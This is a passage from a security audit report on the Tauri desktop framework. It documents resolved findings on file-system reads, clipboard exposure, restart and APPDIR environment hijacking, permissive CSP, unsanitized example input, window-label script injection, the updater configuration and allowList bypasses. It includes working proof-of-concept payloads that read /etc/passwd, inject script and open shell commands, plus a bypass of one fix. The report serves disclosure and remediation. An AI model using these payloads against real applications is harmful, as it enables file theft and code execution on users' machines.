
```
{
  "tauri": {
    "allowlist": {
      "fs": {
        "all": true, // enable all FS APIs
        "readTextFile": true,
        "readBinaryFile": true,
      }
    }
  }
}
```

An adversary can perform an arbitrary read on the file system:

Tauri app code:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Welcome to Tauri!</title>
  </head>
  <body>
    <h1>Welcome to Tauri!</h1>
    <script>
      function read_passwd() {
        window.__TAURI_INVOKE__("tauri", {__tauriModule: "Fs", message: {cmd: 'readTextFile',
path: '/etc/passwd'}})
          .then(contents => {alert(contents)});
      }
    </script>
```

```
<button onClick="read_passwd()">Read passwd</button>
</body>
</html>
```



```
helloworld
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/
sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/
sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534:./var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112:./nonexistent:/usr/sbin/nologin
```

Output when "Read passwd" is clicked

The above code will perform a read on `/etc/passwd` which has a list of all accounts on the target system. This file is just an example, but any file the running user has access to can be read in this way. A developer has no means of restricting this and therefore cannot prevent system wide file reads, without running the application in specific jailed or containerized ways.

Retest

The recommended file allow listing is implemented to mitigate this issue.

Running the pasted code above will yield a `Unhandled Promise Rejection: cannot traverse directory error`.

This error is generated in `filesystem.rs(36-54)`. This code breaks a path up in elements and checks for each element if the value is either `ROOT`, `PARENT` or `PREFIX`. These are the OS respective indicators for the root file path, the parent path and a prefix

After this check is passed, the path is checked against a pattern, which is part of the tauri configuration.

This protection is sufficient to protect against arbitrary read of the filesystem.

Impact:

An adversary could exploit this vulnerability to exfiltrate sensitive data, like classified user documents or perform system enumeration. System enumeration means retrieving information about the system that would aid the adversary in the process of privilege escalation. Since the filesystem read access is a very common application feature, all applications allowing the filesystem read endpoint are vulnerable and cross site scripting attacks can lead to remote code execution. Likelihood of exploitation due to other issues demonstrated and the possible impact lead to the current severity rating.

Recommendation:

- Sandbox the filesystem. Implement a setting that acts as the "chroot" command, ie changing the root of the section of the filesystem the user is allowed to access.
- Implement file allow listing.

3.11 TRI-032 — The Native Clipboard is Always Exposed on Linux

Vulnerability ID: TRI-032

Status: Resolved

Vulnerability type: Improper Access Control

Threat level: Moderate

Description:

Regardless of the possible feature gating via the `allowList` feature, it is still possible to access the native clipboard due to the `webkit2gtk` configuration.

Technical description:

The `webkit2gtk` configuration is changed to the following defaults in `wry/src/webview/webkitgtk/mod.rs#L150`:

```
// Enable webgl, webaudio, canvas features and others as default.
if let Some(settings) = WebViewExt::settings(&*webview) {
    settings.set_enable_webgl(true);
    settings.set_enable_webaudio(true);
    settings.set_enable_accelerated_2d_canvas(true);
    settings.set_javascript_can_access_clipboard(true);
}
```

The clipboard is enabled and Javascript code run in the Tauri application can modify or read the clipboard:

```
document.execCommand("copy")
document.execCommand("cut")
```

```
document.execCommand("paste")
```

Retest

The issue was found to be resolved. The clipboard is only enabled when the webview attributes are set to allow this.

Impact:

The clipboard functionality is available to adversaries with script execution and is not restricted to Tauri-specific API usage. This could be leveraged to read or modify the system clipboard.

Recommendation:

- Disable the `set_javascript_can_access_clipboard` flag.

3.12 TRI-007 — The Restart Feature in Combination With Control Over Environment Variables may Lead to Code Execution

Vulnerability ID: TRI-007

Status: Resolved

Vulnerability type: Remote Code Execution

Threat level: Low

Description:

If an adversary is able to set the environment variables and write a payload, they can execute the payload through Tauri's restart function.

Technical description:

This issue is related to [TRI-041](#) (page 56)

Setup

The attack works on the following conditions

- Adversary has written payload to target filesystem.
- Adversary has written a `.bashrc` / `.zshrc` file containing the following line:
- Tauri does NOT run as an `AppImage` (untested)


```
export APPIMAGE=<location of payload>
```

Operation

1. User starts new shell
2. User starts tauri app
3. When tauri restarts (due to update or implementation), the payload will execute.

Explanation

This exploit takes advantage of the fact that an adversary can control the input to the `Command : spawn()` command. The restart function tries to determine which binary to use. In the case of `APPIMAGE`, the appimage binary should be used, if not, the currently used binary name is used.

Output `.zshrc` (this will set the env var)

```
export APPIMAGE="/tmp/sneaky"
└─(kali#Tauri)-[~]
└─$
```

Result after app restarts (see "Sneaky payload executed")

```
(kali@Tauri)-[~/targets/tauri/examples/helloworld]
└─$ yarn tauri dev
yarn run v1.22.11
warning package.json: No license field
$ node ../../tooling/cli.js/bin/tauri dev
app:spawn [sync] Running "cargo build --release" +0ms

  Compiling tauri-cli v1.0.0-beta.6 (/home/kali/targets/tauri/tooling/cli.rs)
  Finished release [optimized] target(s) in 12.19s
app:spawn Running "/home/kali/targets/tauri/tooling/cli.rs/target/release/cargo-tauri tauri dev" +12s

  Compiling helloworld v0.1.0 (/home/kali/targets/tauri/examples/helloworld/src-tauri)
  Finished dev [unoptimized + debuginfo] target(s) in 14.43s
  Running `target/debug/helloworld`
Sneaky payload executed
Done in 89.77s.

(kali@Tauri)-[~/targets/tauri/examples/helloworld]
└─$
```

Code used for app

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Welcome to Tauri!</title>
  </head>
  <body>
    <h1>Welcome to Tauri!</h1>
    <script>
      function shell() {
        window.__TAURI__invoke("tauri", {__tauriModule: "Process", message: {cmd: 'relaunch'}})
      }
    </script>
  </body>
</html>
```

```

</script>

<button onclick="shell()">Restart</button>
</body>
</html>

```

Vulnerable code:

```

pub fn current_binary() -> Option<PathBuf> {
    let mut current_binary = None;

    // if we are running with an APP Image, we should return the app image path
    #[cfg(target_os = "linux")]
    if let Some(app_image_path) = env::var_os("APPIMAGE") {
        // Debug code
        // println!("APPIMAGE: {}", app_image_path.clone().into_string().unwrap().as_str());
        current_binary = Some(PathBuf::from(app_image_path));
    }

    // =====
    // The above block contains the vulnerability that is exploited.
    // If the APPIMAGE env var is is, the app will use this as the current binary
    // =====

    // Debug
    // for (key, value) in env::vars_os() {
    //     println!("{}", key.into_string().unwrap().as_str(), value.into_string().unwrap().as_str())
    // }

    // if we didn't extracted binary in previous step,
    // let use the current_exe from current environment
    if current_binary.is_none() {
        if let Ok(current_process) = env::current_exe() {
            // Debug
            // println!("Current process: {}",
            current_process.clone().into_os_string().into_string().unwrap().as_str());
            current_binary = Some(current_process);
        }
    }

    current_binary
}

```

Location where vulnerable code is called in `process.rs`:

```

/// Restarts the process.
pub fn restart() {
    if let Some(path) = current_binary() {
        StdCommand::new(path)
            .spawn()
            .expect("application failed to start");
    }

    exit(0);
}

```

Retest

With the APPDIR env var set, upon running the API example application, the user is greeted with the following message:

```
Your application is ready~! #
```

```
- Local:      http://localhost:5000
- Network:    Add `--host` to expose
```

```
----- LOGS -----
```

```
Finished dev [unoptimized + debuginfo] target(s) in 23.26s
Running `target/debug/api`
thread 'main' panicked at '`APPDIR` or `APPIMAGE` environment variable found but this application
was not detected as an AppImage; this might be a security issue.', /home/kali/retest_targets/tauri/
core/tauri-utils/src/lib.rs:68:11
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

Upon inspection, the protection mechanism is implemented in:

```
/home/kali/retest_targets/tauri/core/tauri-utils/src/lib.rs
```

```
if !std::env::current_exe()
    .map(|p| p.to_string_lossy().into_owned().starts_with("/tmp/.mount_"))
    .unwrap_or(true)
{
    panic!("`APPDIR` or `APPIMAGE` environment variable found but this application was not
detected as an AppImage; this might be a security issue.");
}
```

If the currently ran executable starts with `/tmp/.mount_`, then the executable is assumed to be a legitimate AppImage.

Technically, this protection mechanism can be bypassed by creating a hard-link to the executable binary as such:

```
<path/to/binary> /tmp/.mount_foobar
```

Executing from the hard-link, will effectively bypass the protection.

However, this attack would only work if the tauri app is installed in a path of which the user is owner. Normally, the app, if not an app image, would be installed in a path owned by root.

PORTABILITY NOTE: The temp fs is usually mounted on /tmp, but this is not always the case. In such a situation, this mechanism will confusingly prevent the application to start. Perhaps rust provides a library function that retrieves the correct path at all times.

Impact:

When the conditions are met, the adversary can perform Remote Code Execution, if the payload is reverse shell. This means they have access to all resources/capabilities as the user under which the app runs.

Practically speaking though, if an adversary has write access to the shell's profile, there are easier, more practical attack vector to gain shell access to the system. For instance, adding the line

```
alias cd='do_bad_thing'
```

To the profile, will execute `do_bad_thing`, next time a user opens a shell and tries to change the directory.

However, this issue might gain more importance if future versions of Tauri allow setting environment variables from within the application.

Recommendation:

- Turn the checking of `APPIMAGE` into a Rust feature, which will be enabled during the build process when building an `Applmage`

3.13 TRI-004 — The Tauri Examples Use Inappropriate CSP

Vulnerability ID: TRI-004

Status: Resolved

Vulnerability type: Insufficient CSP Policy

Threat level: Moderate

Description:

The Tauri examples use a very permissive CSP allowing arbitrary content.

Technical description:

The Tauri examples use a very permissive CSP, e. g., allowing remote content and scripts, as well as (unsafe) inline `script/eval`.

Sample CSP of API example:

```
default-src blob: data: filesystem: ws: wss: http: https: tauri: asset: 'unsafe-eval' 'unsafe-inline' 'self' img-src: 'self'
```

Retest

The issue was found to be resolved

Impact:

Usage of insecure CSP values during development is commonly accepted, however, other application developers take the published CSPs as examples, which could lead to insecure apps in the wild.

An adversary with the capability to execute script code (f.i., due to insufficient input validation, as demonstrated in [TRI-003](#) (page 45)) is not restricted by the Content-Security-Policy.

Hence, the impact of common web vulnerabilities is elevated, since remote content can be facilitated without restriction.

Recommendation:

- Restrict the CSP configuration to allow minimal set of protocols and sources for each protocol.
- Implement tooling to allow for automated CSP generation based on bundled content and developer input.
- Enhance the documentation to show impact of misconfigured CSPs in the context of a Tauri application.

3.14 TRI-003 — The Tauri Examples do not Sanitize User Input

Vulnerability ID: TRI-003	Status: Resolved
Vulnerability type: Missing Input Sanitization	
Threat level: Moderate	

Description:

The Tauri examples found in the `tauri/examples` folder do not sanitize user input.

Technical description:


The examples to explore the capabilities of the Tauri framework are implemented using Svelte and can be found under `tauri/examples`. In this case the `api` example was reviewed and no user input sanitization is used. This allows for HTML injection, cross-site-scripting, frame injection and leaking of the API key used to protect the internal Javascript API.

Other examples also do not implement user input sanitization.

Payloads to reproduce can be inserted in the Clipboard feature and then rendered in the Tauri console.

Frame injection:

```
<iframe src="https://www.tutorialrepublic.com" title="description"></iframe>
```



See [TRI-005](#) (page 22) for another abuse example scenario.

Retest

The issue was found to be resolved

Impact:

The implemented code snippets and configuration files are designed to show beginners the capabilities of the framework, and it can be expected that these will be copied and used in nearly all new projects. The missing sanitization allows an adversary with control over rendered content to inject Javascript and frames. This can be used to exfiltrate application internal data or to trick the user into submitting confidential information. Depending on the `withGlobalTauri` flag and the enabled API features in the `allowList` from the `tauri.conf.json`, an adversary can also facilitate the Tauri API. In the worst case this can lead to Remote Code Execution on the device running the application.

Finding [TRI-004](#) (page 44) explains why a proper CSP could have prevented most of the impact.

Recommendation:

- Sanitize user input in example code
- Create additional documentation on risks associated with the `withGlobalTauri` variable

3.15 TRI-037 — The Sidecar Feature Requires the Shell Execute Privilege

Vulnerability ID: TRI-037	Status: Resolved
Vulnerability type: Improper Access Control	
Threat level: Moderate	

Description:

The sidecar feature, used for bundling external dependencies should not require exposure of the shell `execute` endpoint to the Javascript front-end.

Technical description:

The sidecar feature is implemented by bundling resources with `yarn bundle`, instrumenting the `pkg` module. This feature is used to bundle several dependencies into the `.ApplImage`, `.deb`, `.msi` or `.dmg` release builds. The feature is documented in the `examples/sidecar` using the following `allowList`:

```
"allowlist": {
  "all": false,
  "shell": {
    "execute": true
  }
}
```

As this endpoint should technically not be required to facilitate usage of sidecar execution from the Rust side, it should be a separate endpoint for the Javascript interaction.

Retest

The issue was found to be resolved

Impact:

All applications implementing the sidecar feature have to allow the shell execution endpoint. Possible adversaries with cross site scripting and API access capabilities can abuse these exposed endpoints for remote code execution.

Recommendation:

- Implement restricted Sidecar-Endpoint.
- Add Sidecar-Endpoint to `allowList`.
- Document that this endpoint is only needed for Javascript interaction, as the Rust application can use the underlying API.

3.16 TRI-021 — Improper Input Sanitization on Window.label

Vulnerability ID: TRI-021	Status: Resolved
Vulnerability type: Improper Input Sanitization	
Threat level: Moderate	

Description:

The input sanitization on `window.label` is insufficient and allows for Javascript injection.

Technical description:

Using the following app code:

```
var WebviewWindow = window.__TAURI__.window.WebviewWindow
    const webview = new WebviewWindow(""); alert("All your base are belong to us");//';
    webview.once('tauri://error', function () {
        onMessage("Error creating new webview")
    });
```

When this code is executed, a new window is created. When the user closes this window, a dialog appears displaying:
"All your base are belong to us"

The reason for this is that the window label is not sanitized, even though a user might be able to control it.

The vulnerable code:

```
manager.rs

WindowEvent::Destroyed => {
    window.emit(WINDOW_DESTROYED_EVENT, Some(()));
    let label = window.label();
    for window in manager.inner.windows.lock().unwrap().values() {
        let payload = &format!(
            r#"window.__TAURI__.__windows = window.__TAURI__.__windows.filter(w => w.label !==
            "{}");"#,
            label
        );
    }
};
```



```

    println!("Window ondestroy: {}", payload);

    window.eval(payload)?;
  }
}

```

The code above is adapted from the original to aid in exploitation

In this case the `{}` in the payload string is replaced with exploit code. A successful attack replaces it like this:

```

window.__TAURI__.__windows = window.__TAURI__.__windows.filter(
  w => w.label !== ""); alert("All your base are belong to us"); //"
);

```

This terminates the filter command, then executes the exploit code and comments-out the rest of the code.

Retest

The issue was solved by implementing a validation process, where only alphanumeric characters are allowed.

Impact:

An adversary with control over the `window.label` value can inject arbitrary Javascript into the `window.eval` function in the Rust back-end, which will be executed during window tear-down. The likelihood of exploitation is implementation dependent, as the `window.label` property is usually set by the developer during compile time. This finding relates to [TRI-020](#) (page 73) and is more likely to be implemented insecurely.

Recommendation:

- Apply input sanitization in the vulnerable event handler.
- Consider refactoring the label-defining process to not involve Javascript evaluation.

3.17 TRI-015 — The Updater Configuration Does not Enforce Transport Encryption or Signature Verification

Vulnerability ID: TRI-015

Status: Resolved

Vulnerability type: Insecure Configuration

Threat level: Moderate

Description:

The updating process does not enforce TLS or signatures or both for developers.

Technical description:

The `tauri.conf.json` config file can be used to define the endpoint for downloading. The developer implementing the application can omit the signature value or use insecure transport mechanisms.

Vulnerable example:

```
"updater": {
  "active": true,
  "dialog": false,
  "pubkey": "",
  "endpoints": [
    "http://tauri-update-server.vercel.app/update/{{target}}/{{current_version}}"
  ]
},
```

During development of applications the usage of `HTTP` is common, as development servers are possibly run on `localhost`. When running this configuration in production the transport is not protected and various issues arise. This is the case when a value for `endpoints` is set to `http://...`.

The missing signature verification is enabled by providing an empty value for `pubkey` in the updater section.

Retest

The issue is resolved

Impact:

If an adversary has a man-in-the-middle position and:

- Transport security is not enforced: The adversary could implement downgrade attacks to older TLS versions with known vulnerabilities.
- Signatures are not enforced: a local adversary with write access to the `/tmp` folder can overwrite the downloaded binary and get code execution abilities.
- Nothing is enforced: a remote adversary can inject arbitrary binaries.

Recommendation:

- Update documentation explaining possible issues.

- Implement compile warnings when an insecure updater configuration is detected.

3.18 TRI-027 — Parts of the API are not Configurable in the allowList and are Exposed by Default

Vulnerability ID: TRI-027

Status: Resolved

Vulnerability type: Improper Access Control List

Threat level: Moderate

Description:

Parts of the back-end API are not configurable and are exposed by default.

Technical description:

Several API endpoints are not configurable with the `allowList` and are exposed by default.

The Ask and Message API is always available.

```
impl Cmd {
  #[allow(unused_variables)]
  pub fn run<R: Runtime>(self, window: Window<R>) -> crate::Result<InvokeResponse> {
    match self {
      [---Trimmed Code---]
      Self::MessageDialog { message } => {
        let exe = std::env::current_exe()?;
        let app_name = exe
          .file_stem()
          .expect("failed to get binary filename")
          .to_string_lossy()
          .to_string();
        message_dialog(Some(&window), app_name, message);
        Ok(().into())
      }
      Self::AskDialog { title, message } => {
        let exe = std::env::current_exe()?;
        let answer = ask(
          &window,
          title.unwrap_or_else(|| {
            exe
              .file_stem()
              .expect("failed to get binary filename")
              .to_string_lossy()
              .to_string()
          }),
          message,
        )?;
        Ok(answer)
      }
    }
  }
}
```

```

    }
  }
}

```

The Windows Manage API is always available.

```

impl Cmd {
  #[allow(dead_code)]
  pub async fn run<R: Runtime>(self, window: Window<R>) -> crate::Result<InvokeResponse> {
    match self {
      [---Trimmed Code---]
      Self::Manage { label, cmd } => {
        let window = if let Some(l) = label {
          window.get_window(&l).ok_or(crate::Error::WebviewNotFound)?
        } else {
          window
        };
        match cmd {
          // Getters
          WindowManagerCmd::ScaleFactor => return Ok(window.scale_factor()?.into()),
          WindowManagerCmd::InnerPosition => return Ok(window.inner_position()?.into()),
          WindowManagerCmd::OuterPosition => return Ok(window.outer_position()?.into()),
          WindowManagerCmd::InnerSize => return Ok(window.inner_size()?.into()),
          WindowManagerCmd::OuterSize => return Ok(window.outer_size()?.into()),
          WindowManagerCmd::IsFullscreen => return Ok(window.is_fullscreen()?.into()),
          WindowManagerCmd::IsMaximized => return Ok(window.is_maximized()?.into()),
          WindowManagerCmd::IsDecorated => return Ok(window.is_decorated()?.into()),
          WindowManagerCmd::IsResizable => return Ok(window.is_resizable()?.into()),
          WindowManagerCmd::IsVisible => return Ok(window.is_visible()?.into()),
          WindowManagerCmd::CurrentMonitor => return Ok(window.current_monitor()?.into()),
          WindowManagerCmd::PrimaryMonitor => return Ok(window.primary_monitor()?.into()),
          WindowManagerCmd::AvailableMonitors => return Ok(window.available_monitors()?.into()),
          // Setters
          WindowManagerCmd::Center => window.center()?,
          WindowManagerCmd::RequestUserAttention(request_type) => {
            window.request_user_attention(request_type)?
          }
          WindowManagerCmd::SetResizable(resizable) => window.set_resizable(resizable)?,
          WindowManagerCmd::SetTitle(title) => window.set_title(&title)?,
          WindowManagerCmd::Maximize => window.maximize()?,
          WindowManagerCmd::Unmaximize => window.unmaximize()?,
          WindowManagerCmd::ToggleMaximize => match window.is_maximized()? {
            true => window.unmaximize()?,
            false => window.maximize()?,
          },
          WindowManagerCmd::Minimize => window.minimize()?,
          WindowManagerCmd::Unminimize => window.unminimize()?,
          WindowManagerCmd::Show => window.show()?,
          WindowManagerCmd::Hide => window.hide()?,
          WindowManagerCmd::Close => window.close()?,
          WindowManagerCmd::SetDecorations(decorations) => window.set_decorations(decorations)?,
          WindowManagerCmd::SetAlwaysOnTop(always_on_top) => {
            window.set_always_on_top(always_on_top)?
          }
          WindowManagerCmd::SetSize(size) => window.set_size(size)?,
          WindowManagerCmd::SetMinSize(size) => window.set_min_size(size)?,
          WindowManagerCmd::SetMaxSize(size) => window.set_max_size(size)?,
          WindowManagerCmd::SetPosition(position) => window.set_position(position)?,
          WindowManagerCmd::SetFullscreen(fullscreen) => window.set_fullscreen(fullscreen)?,

```

```

WindowManagerCmd::SetFocus => window.set_focus()?,
WindowManagerCmd::SetIcon { icon } => window.set_icon(icon.into())?,
WindowManagerCmd::SetSkipTaskbar(skip) => window.set_skip_taskbar(skip)?,
WindowManagerCmd::StartDragging => window.start_dragging()?,
WindowManagerCmd::Print => window.print()?,
// internals
WindowManagerCmd::InternalToggleMaximize => {
    if window.is_resizable()? {
        match window.is_maximized()? {
            true => window.unmaximize()?,
            false => window.maximize()?,
        }
    }
}
}
}
}
}
Ok(()).into()
}
}
}

```

The Relaunch API is always available.

```

impl Cmd {
    pub fn run(self) -> crate::Result<InvokeResponse> {
        match self {
            [---Trimmed Code---]
            Self::Relaunch => Ok({
                restart();
                ().into()
            }),
            Self::Exit { exit_code } => {
                // would be great if we can have a handler inside tauri
                // who close all window and emit an event that user can catch
                // if they want to process something before closing the app
                exit(exit_code);
            }
        }
    }
}
}
}

```

The Clipboard API is always available.

Relevant other sections are the webview clipboard functionality, which is always enabled, and allows grabbing the clipboard with native functions.

See [/wry/src/webview/webkitgtk/mod.rs#L150](#) for reference. The functionality is described here https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Interact_with_the_clipboard

```

impl Cmd {
    pub fn run<R: Runtime>(self, window: Window<R>) -> crate::Result<InvokeResponse> {
        let mut clipboard = window.app_handle.clipboard_manager();
        match self {
            Self::WriteText(text) => Ok(clipboard.write_text(text)?.into()),
            Self::ReadText => Ok(clipboard.read_text()?.into()),
        }
    }
}
}

```

```
}
```

HTTP Client can be (de)constructed in all cases.

```
impl Cmd {
  pub async fn run(self) -> crate::Result<InvokeResponse> {
    match self {
      Self::CreateClient { options } => {
        let client = options.unwrap_or_default().build()?;
        let mut store = clients().lock().unwrap();
        let id = rand::random::<ClientId>();
        store.insert(id, client);
        Ok(InvokeResponse::from(id))
      }
      Self::DropClient { client } => {
        let mut store = clients().lock().unwrap();
        store.remove(&client);
        Ok(().into())
      }
      #[cfg(http_request)]
      Self::HttpRequest { client, options } => {
        return make_request(client, *options).await.map(Into::into);
      }
      #[cfg(not(http_request))]
      Self::HttpRequest { .. } => Err(crate::Error::ApiNotAllowlisted(
        "http > request".to_string(),
      )),
    }
  }
}
```

Retest

The issue was found to be resolved

Impact:

An adversary with API access can potentially bypass (future) functions of the CSP. The exposure of the Clipboard functionality can lead to monitoring and manipulation of the system clipboard content. The window functions can be used to force or trick the user into certain actions (fullscreen, focus, title, ...).

Recommendation:

- Add all endpoint functions to the `allowList` to allow developers fine-grained feature configuration.

3.19 TRI-023 — The allowList Is not Enforced in Some Build Scenarios

Vulnerability ID: TRI-023

Status: Resolved

Vulnerability type: Improper Access Control List

Threat level: Moderate

Description:

When setting the `allowList` to `"all": false` and using `cargo build` instead of `cargo tauri build` it is still possible to execute the shell `open` command.

Technical description:

`tauri.conf.json`:

```
"allowlist": {
  "all": false
},
```

Building was done via `cargo build --bin api` with the `--release` flag.

PoC to demonstrate code execution:

```
window.__TAURI_INVOKE__(
  "tauri",
  {
    __tauriModule: "Shell",
    message:
      {
        cmd: 'open',
        with: '/bin/touch', path: '/tmp/rosbypassedthings'
      }
  },
  743854086)
```

We also included the following payload from a remote location in the release build. Other commands like `exec` were also possible, indicating broken enforcement of the `allowList`.

This was not the case when using `cargo tauri build` or `cargo tauri dev` and in these cases the `allowList` was correctly enforced.

Setting the `bundle` option to `false` also leads to the broken `allowList` feature.

```
"bundle": {
  "active": false
}
```

```
(function () {
```

```
fetch([...document.querySelectorAll('script')][0].src).
then((response)=>response.text()).
then((txt)=>window.__TAURI_INVOKE__("tauri", {
  __tauriModule: "Shell",
  message:
    { cmd: 'open',
      with: '/bin/touch',
      path: '/tmp/roswashere_remote'
    }
}),
parseInt(txt.match('__TAURI_INVOKE_KEY__ = ([0-9]*);')[2]))
})();
```

Retest

Both scenarios have been run, and it was found that the issue was resolved.

Impact:

If the application is compiled via the default cargo build mechanism (bundle is set to `false`) the feature gating of the `allowList` is not used. Therefore it is possible for an adversary with a cross-site-scripting primitive to execute arbitrary code in the most hardened configuration available.

Recommendation:

- Document that the `allowList` is only used when using the `tauri build` or `tauri dev` commands.
- Document the implications of setting `bundle` to `false`.

3.20 TRI-041 — Application's Resource Path is Dependent on Path Variable

Vulnerability ID: TRI-041

Status: Resolved

Vulnerability type: Insecure Direct Object Reference

Threat level: Moderate

Description:

By manipulating the `APPDIR` path variable an adversary can control the application's resource path.

Technical description:

This issue is closely related to [TRI-007](#) (page 40).

Resolution of the app's resource path is done in `platform.rs`:

```
pub fn resource_dir(package_info: &PackageInfo) -> crate::Result<PathBuf> {  
    ...  
}
```

The vulnerability lies in the use of the `APPDIR` environment variable, which may be set by an attacker before the application starts if they have filesystem write access.

To reproduce: Start the API example as follows:

```
export APPDIR="/tmp/attackercontrolledresources/"; ./api
```

Then navigate to "File system", select "Resource" from the select and click "Read".

Output:

```
path.rs:227 path = Some("/tmp/attackercontrolledresources//usr/lib/Tauri API")
```

The function around `path.rs:227` has been adapted to display the resource path.

There are preconditions that must be met for this to succeed:

- The executable cannot be in a path ending with `/target/debug` or `/target/release`.
- The target OS must be Linux.
- The executable cannot be in `/data/usr/bin`.
- The `APPDIR` env var must be set.

This implies the adversary must also be able to set env vars, and the application does not run in an AppImage, lest the `APPDIR` var should be overwritten

The resource dir location could also be controlled using the approach described in [TRI-048](#) (page 64)

Retest

As mentioned in [TRI-007](#) (page 40), a protection mechanism has been put in place that checks for linux installation if `APPDIR` and `APPIMAGE` are set, if the starting executable starts with `/tmp/.mount_`. This protection works because the linux implementation of `std::env::current_exe()` canonicalizes the path by default.

